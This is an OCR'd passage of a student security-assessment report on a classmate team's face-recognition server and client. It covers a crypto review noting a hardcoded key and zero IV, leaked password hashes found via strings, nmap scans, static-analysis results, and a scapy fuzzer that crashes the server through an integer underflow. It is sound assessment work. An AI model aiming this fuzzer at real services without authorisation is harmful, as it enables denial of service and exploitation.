
- Change mode: Secure Mode, Test Mode

- Learn Mode: Pause (for capture), Name, Learn Mode - Save



11.2. Demo Clip

This picture shows the client' display, the server's log, and current demo sequence.



```
C
Issuer: /C=KR/L=Seoul/O=LGE/CN=ca.security.lge
SSL handshake successful with 192.168.0.217:11662
Accepted control channel connection Request
2021-06-16T04:59:02.265163 server DEBUG    6610  (g
ssize TcpRecvLoginData(TTcpConnectedPort*, gchar**,
 gchar**)) done TcpRecvLoginData
2021-06-16T04:59:02.580214 server INFO     6610  (g
int FaceAuthencticate(gchar*, mtcnn&, FaceNetClassi
fier&, VideoStreamer*)) how many frames dumped out:
 31

2021-06-16T04:59:06.466351 server INFO     6610  (g
int UserAthenticate(gchar**, gchar**, mtcnn&, FaceN
etClassifier&, VideoStreamer*)) Authentication succ
ess

Server certificates:
Subject: /C=KR/L=Seoul/O=LGE/CN=face.recog.client.P
C
Issuer: /C=KR/L=Seoul/O=LGE/CN=ca.security.lge
SSL handshake successful with 192.168.0.217:11663
Accepted secure data channel connection Request
Accepted non-secure data channel connection Request
Server certificates:
Subject: /C=KR/L=Seoul/O=LGE/CN=face.recog.client.P
C
Issuer: /C=KR/L=Seoul/O=LGE/CN=ca.security.lge
SSL handshake successful with 192.168.0.217:11665
Accepted meta channel connection Request
2021-06-16T04:59:19.953675 server DEBUG    6610  (g
ssize TcpRecvCtrlReq(TTcpConnectedPort*, gchar*, vo
id**)) done TcpRecvCtrlReq
2021-06-16T04:59:25.323861 server DEBUG    6610  (g
ssize TcpRecvCtrlReq(TTcpConnectedPort*, gchar*, vo
id**)) done TcpRecvCtrlReq
2021-06-16T04:59:32.235000 server DEBUG    6610  (g
ssize TcpRecvCtrlReq(TTcpConnectedPort*, gchar*, vo
id**)) done TcpRecvCtrlReq
```

1. Login - 2FA
2. Secure Mode <> Non Secure mode
3. Test Mode <> Run Mode
4. Pause > Register Name

Ln 3, Col 25   100%   Windows (CRLF)   UTF-8

Phase 2: Security Analysis of Classmate System

We reviewed Team 1's output, identified security goals and assets, and figured out attack surfaces and found vulnerabilities through design reviews and code reviews. Then, vulnerabilities were assessed and classified. In addition, a method to attack the each vulnerability was derived and actually verified.

Artifacts of Team 1

Server: https://github.com/shinpark-security/tartan


Client: https://github.com/azzzzzzzzzzzzzzzzzzzzzzzzzzzzzz/LGSecurity

12. Analysis

12.1. Design Review

Reviewed the artifacts of Team 1. Extract the valuable data and attached it in following sections in order to identify the targets for assessment.


12.1.1. Architecture Design



12.1.2. Security Requirements

Security Design ID	Descriptions	Related Requirement ID
SD-01	Implementation of 'Secure mode' using TLS 1.3	RQ-SEC-GEN-02, RQ-SEC-GEN-03
SD-02	Implementation of 'Protocol Manager' module based on necessary data format	RQ-SEC-GEN-04
SD-03	Separation of administrator privilege to manage DB in learning mode	RQ-SEC-SVR-01, RQ-SEC-SVR-02 RQ-SEC-SVR-08
SD-04	Implemented a limited user operation	RQ-SEC-SVR-03, RQ-SEC-SVR-08
SD-05	Implementation of 'Authentication Manager' module based on authentication process	RQ-SEC-SVR-04
SD-06	Separation of 'Authentication Manager' domain to store credential data (user's ID/PW, authority)	RQ-SEC-SVR-05
SD-07	Modification of 'Communication Manager' to implement secure mode	RQ-SEC-SVR-06, RQ-SEC-SVR-07
SD-08	Apply Firewall	RQ-SEC-SVR-09
SD-09	UI design considering secure mode	RQ-SEC-CLI-01, RQ-SEC-CLI-02 RQ-SEC-CLI-03

12.1.3. Security Design for Security Requirements



12.1.4. Crypto Review

- Primitives and Algorithms
  1. Crypto Library : WolfSSL
  2. Version : 4.7.0 (February 15, 2021)
  3. No known vulnerabilities in version 4.7.0
- Symmetric cipher algorithm
  1. Algorithm : AES
  2. Key Size : 128 bit
  3. Mode of Operation : CBC
  4. Key derivation function : NONE
- Method of Secret Hiding
  1. No Hardware Security (HSM, TEE etc.), No Whitebox Crypto, No Code Obfuscation, just store into file name “secret.key”
- User Data Encryption/ Decryption
  1. AI classified name and photo
  2. AES encryption using master key retrieved from “secret key” file and IV (Initial Vector) in which 16 bytes are all 00, no used random number, no integrity check.

12.2. Surface Analysis

12.2.1. strings

Type the command “strings {server|client program}” and we found susceptible strings in the server program. It seems like some sql query related in the id and password, some important key is checked.

```
…

DROP TABLE IF EXISTS user;CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT , account TEXT,
passwd      TEXT,      privilege      INT);INSERT      INTO      user      VALUES(1,      'admin',
'e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792' ,0);INSERT INTO user VALUES(2,
'lg', '078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1' ,2);

…

Secret key is not exist...

…
```

12.2.2. nmap

When enabling the firewall by the team1’s guideline, it’s properly block the port scanning.

```
<firewall on>
$ sudo nmap -sV 192.168.0.228
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 09:03 KST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.36 seconds###########.....]

<firewall off>
$ sudo nmap -sV 192.168.0.228
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 09:06 KST
Nmap scan report for 192.168.0.228
Host is up (0.041s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
50000/tcp open  ibm-db2?
55555/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 Nmap done: 1 IP address (1 host up) scanned in 79.70 seconds
```

12.2.3. Compile Warnings

We’ve added the compile options -Wall, -Wextra in order to find all compile warnings. But we couldn’t find vulnerabilities to exploit.

```
<compile warnings of the client source codes>
  ...\Common\NetworkTCP.cpp(188,56): warning C4244: 'argument': conversion from 'SOCKET' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(320,5): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(363,60): warning C4244: 'argument': conversion from 'SOCKET' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(406,61): warning C4244: 'argument': conversion from 'SOCKET' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(496,5): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(576,87): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(631,79): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
  ...\Common\Protocol\ProtocolManager.cpp(55,34): warning C4244: '=': conversion from '__int64' to
'uint32_t', possible loss of data
```

```
  ...\Common\Protocol\ProtocolManager.cpp(56,20): warning C4267: '=': conversion from 'size_t' to
'uint32_t', possible loss of data
  ...\Common\Protocol\ProtocolManager.cpp(74,58): warning C4267: 'argument': conversion from
'size_t' to 'const int', possible loss of data
  ...\Common\TcpSendRecvJpeg.cpp(25,36): warning C4267: 'argument': conversion from 'size_t' to
'u_long', possible loss of data
  ...\Common\TcpSendRecvJpeg.cpp(28,24): warning C4244: 'return': conversion from 'ssize_t' to
'int', possible loss of data
```

<compile warnings of the server source codes>

```
  .../faceNet.cpp:126:23: comparison between signed and unsigned integer expressions [-Wsign-
compare]
     for (int i = 0; i < m_croppedFaces.size(); i++) {
            ~~^~~~~~~~~~~~~~~~~~~~~~~
  .../faceNet.cpp:202:22: comparison between signed and unsigned integer expressions [-Wsign-
compare]
     for(int i = 0; i < m_croppedFaces.size(); i++) {
           ~~^~~~~~~~~~~~~~~~~~~~~~~
  .../faceNet.cpp:211:22: comparison between signed and unsigned integer expressions [-Wsign-
compare]
     for(int i = 0; i < (m_embeddings.size()/128); i++) {
           ~~^~~~~~~~~~~~~~~~~~~~~~~~~~~
  .../faceNet.cpp:215:27: comparison between signed and unsigned integer expressions [-Wsign-
compare]
       for (int j = 0; j < m_knownFaces.size(); j++) {
              ~~^~~~~~~~~~~~~~~~~~~~

  .../faceNet.cpp:307:12: enumeration value ‘kBOOL’ not handled in switch [-Wswitch]
     switch (t)
        ^

  .../imgproc.cpp:223:23: comparison between signed and unsigned integer expressions [-Wsign-
compare]
       for (int i=0;i<facelist.size();i++) {
             ~^~~~~~~~~~~~~~~

  .../imgproc.cpp:434:20: enumeration value ‘IMGPROC_NONE’ not handled in switch [-Wswitch]
        switch (pmsg->msgid)
           ^

  .../main.cpp:434:21: deleting object of polymorphic class type ‘CBaseProtocol’ which has non-
virtual destructor might cause undefined behavior [-Wdelete-non-virtual-dtor]
     if (pbase) delete pbase;
            ^~~~~

  .../main.cpp:514:49: ISO C++ forbids converting a string constant to ‘char*’ [-Wwrite-strings]
    run_cmd("/bin/systemctl restart nvargus-daemon");
                         ^

  .../mydb.cpp:278:23: comparison between signed and unsigned integer expressions [-Wsign-compare]
     for (int i = 0; i < paths.size(); i++)
            ~~^~~~~~~~~~~~~

  .../network.cpp:47:26: comparison between signed and unsigned integer expressions [-Wsign-
compare]
       for(int num=0;num<boundingBox_.size();num++){
              ~~~^~~~~~~~~~~~~~~~~~~
  .../network.cpp:76:18: comparison between signed and unsigned integer expressions [-Wsign-
compare]
     for(int i=0;i<heros.size();i++)
           ~^~~~~~~~~~~~
```

12.3. Static Analysis

We used the Flawfinder and Cppcheck as a static analysis tool.

As we are in the beginning of code, we're going to use Static Analysis Tools in order to inspect the known vulnerabilities. Fortunately, It is analyzed that Team1 is using the tools that we're using so we can start inspecting the code fast.

Stats from Flawfinder	Total	Open	closed	False Positive
# of vulnerabilities (client)	6	0	0	6
# of vulnerabilities (server)	24	0	0	24

This table shows us several false positives to be fixed. But It's informative issues that when the function of open(), it's needed to handle exception of the code.


Stats from Cppcheck	Total	Open	closed	False Positive (Unused Functions)
# of vulnerabilities (client)	48	8	0	40(26)
# of vulnerabilities (server)	173	14	0	159(0)

From the table above, there are the 26 of unused functions in the client. In this case we've also found the unused variable and function in our initial source code in the phase1, we did remove it from our source tree. That is a different point between us and team1. We thought according our coding style, unused symbols are needed to be removable.

And in the server, there are the 10 of opened issue. But, after reviewing some of the issues are trivial.

12.4. Fuzz

We focused the message format (see the picture below) used in the team1 project. Generating the fuzzed packet and send it to the server and check whether or not server is crashed. The fuzz uses the python script with ***scapy*** and **random** packages




preamble
"SB1T"

msgtype
Login = 1000
Image = 1002
Mode Selection = 1003
Server Setting = 1004
Video File List = 1005
Video Select = 1006
Start Learning Mode = 1007
Msg Ack = 9999

protocol message : Google Protocol Buffers	
Login	Id, Password
Image	Size, Jpeg data
Mode Selection	Secure / Plain
Server Setting	Initialize User DB / Face DB, Restart Server, Shutdown Server, Cam Start, Cam stop
Video File List	List of Videos
Video Select	Index of Selected Video
Start Learning Mode	Name, Number of Shots
Msg Ack	Ok / Not Ok

12.4.1. Overview

The fuzz_tartan.py is made for the fuzzing of the team1's server program.



Pseudo code

```
while (True):
  try:
    connect to the server
      while (True):
        get a fuzzed packet
        send the fuzzed packet to the server
  catch:
    if err == Connection refused:
      exit // = crash = server doesn't work

    save the fuzzed packets into ./fuzz_packet path
    // the packets will be used when reproducing the crash
```

The usage is below

```
$ pip install --pre scapy[basic] # install scapy package

$ python3 fuzz_tartan.py        # do fuzz with invalid head_length

$ python3 fuzz_tartan.py 16    # do fuzz with valid head_length
```

When crash is happened the generated packets are stored in the fuzz_packet path. You can reproduce the issue by using the fuzz_verify.py.

```
$ python3 fuzz_verify.py
```

12.4.2. Rule of generating a packet

```
Expected Packet Structure

 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       preamble (="SB1T")                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|               size (whole packet) (little endian)             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                            timestamp                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     message type (1000, 1002~1007, 9999) (little endian)      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       protocol message                        |
|                             ....                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

- Preamble – Random, 4 bytes
- Length – Random in range 1~100, 4 bytes, whether or not including header
- timestamp - Random, 4 bytes
- message type - Random in range 998~1010, 4 bytes, little endian
- protocol message - Random, 'Length' bytes

```
from scapy.all import *
import random

header_len = 0 or 16
payload_len = random.randrange(1, 100) # 1 to 100
msgtype = random.randrange(998, 1010).to_bytes(4, 'little') # 998 to 1010

p = fuzz(Raw(RandBin(size = 4)))/ \                              preamble fuzzing
      Raw(load=(payload_len + head_len).to_bytes(4, 'little'))/ \    size fuzzing
      fuzz(Raw(RandBin(size = 4)))/ \                           timestamp fuzzing
      Raw(load=msgtype)/ \                                   message type fuzzing
      fuzz(Raw(RandBin(size=payload_len)))               protocol message fuzzing
```


Example

```
0000  53 42 31 54 38 00 00 00 67 17 82 91 F1 03 00 00  SB1T8...g.......
0010  F3 13 5B A8 F7 33 97 A7 8A 20 31 5A 31 75 7B F2  ..[..3... 1Z1u{.
0020  8C 2F C8 90 87 86 C1 0D 84 A4 8F 86 A1 D9 CF F4  ./..............
0030  73 8B 95 A7 5D F1 BA 60                          s...]..`
```


12.4.3. Founded crash issues

Found two type of crashes with the fuzzer. See V12 for the details of the crash type 2

Crash Type 1




```
pkt header : length=83  head=[SB1T]
pkt header : msgtype=999
pkt header : timestamp=-1514506509
max packet length=1048576 received=93 packet_length=93 timestamp=3360389548 msgtype=1008
accumulated packets=93   my_packet_size=-1
accumulated packets=126   my_packet_size=-1
CComm::disconnect()+ TLS=0
CComm::disconnect()- TLS=0
login not ok
Server Setting MODE=0
 imgproc thread is sleeping....
ACCOUNT= PASSWORD=
 Login fail.
CBaseProtocol::CBaseProtocol() pmsg=0x0x7f63b59b08
CBaseProtocol::getSize()=13
Packetizing... packet type=9999
Packetizing... packet size=29
Packetizing... packet time=1462442552
Segmentation fault
```




```
$ python3 fuzz_tartan.py 16
...

[pkt_0000001105]
0000  53 42 31 54 1D 00 00 00 EF F6 32 B7 EB 03 00 00  SB1T......2.....
0010  C6 86 56 81 68 04 64 E4 BB 4D 6F 44 1A           ..V.h.d..MoD.

[pkt_0000001106]
0000  53 42 31 54 25 00 00 00 94 87 31 23 E8 03 00 00  SB1T%.....1#....
0010  5D 07 C3 F3 BE 0E 62 1D 9D 7E 64 B4 CA C5 B1 1C  ].....b..~d.....
0020  97 56 30 CC 6C                                   .V0.l

error:  [Errno 32] Broken pipe
fuzz again
error:  [Errno 111] Connection refused
```

Crash Type 2 = V12 Crash by Integer Underflow related in the packet size



```
Accepted connection Request
Connection Msg sent..TLS=0
Connected........................TLS=0
MYMSG_NET_CONNECTED
wait for login....
max packet length=1048576 received=1033 packet_length=6 timestamp=239280418 msgtype=1005
accumulated packets=1033   my_packet_size=6
bytes=1033, data=[SB1T]
pkt header : length=6  head=[SB1T]
pkt header : msgtype=1005
pkt header : timestamp=239280418
CBaseProtocol::CBaseProtocol() pmsg=0x0x7f5c1024d8
CBaseProtocol::deSerialize()+
[libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big:
18446744073709551606 details: string length exceeds max size
terminate called after throwing an instance of 'google::protobuf::FatalException'
  what():  size too big: 18446744073709551606 details: string length exceeds max size
Aborted
```



```
$ python3 fuzz_tartan.py
...

[pkt_0000000020]
0000  53 42 31 54 19 00 00 00 B1 8C 20 62 E9 03 00 00  SB1T...... b....
0010  9F 20 06 42 09 DF D9 B9 0C 5B 14 46 34 73 7E 2D  . .B.....[.F4s~-
0020  4C 6A FB 9C A4 6E 48 7B C5                       Lj...nH{.

[pkt_0000000021]
0000  53 42 31 54 2C 00 00 00 5D 2E BB 45 EB 03 00 00  SB1T,...]..E....
0010  07 00 25 98 BC 69 CA 41 3B B3 B9 23 4D 0C DB F6  ..%..i.A;..#M...
0020  DC A0 F7 74 E9 35 8A 93 E5 BE 72 D8 5E 72 35 45  ...t.5....r.^r5E
0030  83 AF C0 99 78 18 A7 33 3F 6F 48 0D              ....x..3?oH.

error:  [Errno 104] Connection reset by peer
fuzz again
error:  [Errno 111] Connection refused
```

12.4.4. Reproduce crash

When a crash is happened, the generated packet is stored in the 'fuzz_packet' path. So you can reproduce the crash by sending the generated input again with the fuzz_verify.py.

```
$ python3 fuzz_verify.py
```

12.4.5. Source codes

fuzz_tartan.py

```
$ cat fuzz_tartan.py
import socket
import os
import sys
import random
import shutil
import collections
from time import sleep
from scapy.all import *

head_len = 0
fuzzed_packet_count = 0

def get_packet(tf):
  '''
  ' tartan message structure
  '
  '   0                   1                   2                   3
  '   0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
  '  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  '  |                      preamble (="SB1T")                       |
  '  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  '  |    size (whole packet or protocol message) (little endian)    |
  '  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  '  |                         timestamp                             |
  '  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  '  |      message type (1000, 1002~1007, 9999) (little endian)      |
  '  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  '  |                      protocol meesage                          |
  '  |                           ....                                 |
  '  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  '''
  global head_len

  random.seed()
  payload_len = random.randrange(1, 100)
  msgtype = random.randrange(998, 1010).to_bytes(4, 'little')

  # head_length can be valid (=whole packet size) or invalid (= only protocol message size)
  if tf: # fuzz [preamble, length(1~100), timestamp, message type(998~1010), protocol message]
    p = fuzz(Raw(RandBin(size = 4)))/ \
      Raw(load=(payload_len + head_len).to_bytes(4, 'little'))/ \
      fuzz(Raw(RandBin(size = 4)))/ \
      Raw(load=msgtype)/ \
      fuzz(Raw(RandBin(size=payload_len)))
  else: # fuzz [length(1~100), timestamp, message type(998~1010), protocol message]
    p = fuzz(Raw(load="SB1T"))/ \
      Raw(load=(payload_len + head_len).to_bytes(4, 'little'))/ \
      fuzz(Raw(RandBin(size = 4)))/ \
      Raw(load=msgtype)/ \
      fuzz(Raw(RandBin(size=payload_len)))

  return p.copy() # return deep copy of the fuzzed packet

def test_tcp_fuzz():
  global fuzzed_packet_count
  fuzzed_packets = collections.deque(maxlen=1000) # in order to store the last 1000 fuzzed packets

  try:
    sleep(3)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.0.228', 50000)) # conenct to the server
    ss = StreamSocket(s)

    while True:
      p = get_packet(random.choice([True, False])) # get a fuzzed packet
      fuzzed_packets.append(p) # keep the fuzzed packet to store it
      fuzzed_packet_count += 1
      print('[pkt_{0:010d}]'.format(fuzzed_packet_count))
      hexdump(p) # print fuzzed packet
      print()
      ss.send(p) # send the fuzzed packet to the server
    sleep(0.05)
  except Exception as err:
    print('error: ', err)

    if err.errno == 111: # found the server crash since the server doesn't open the connection port
      return -1

    if os.path.exists('./fuzz_packet'): # delete path including the fuzzed packets to reproduce the
crash.
      shutil.rmtree('./fuzz_packet')

    os.mkdir('./fuzz_packet') # make path to store the fuzzed packets

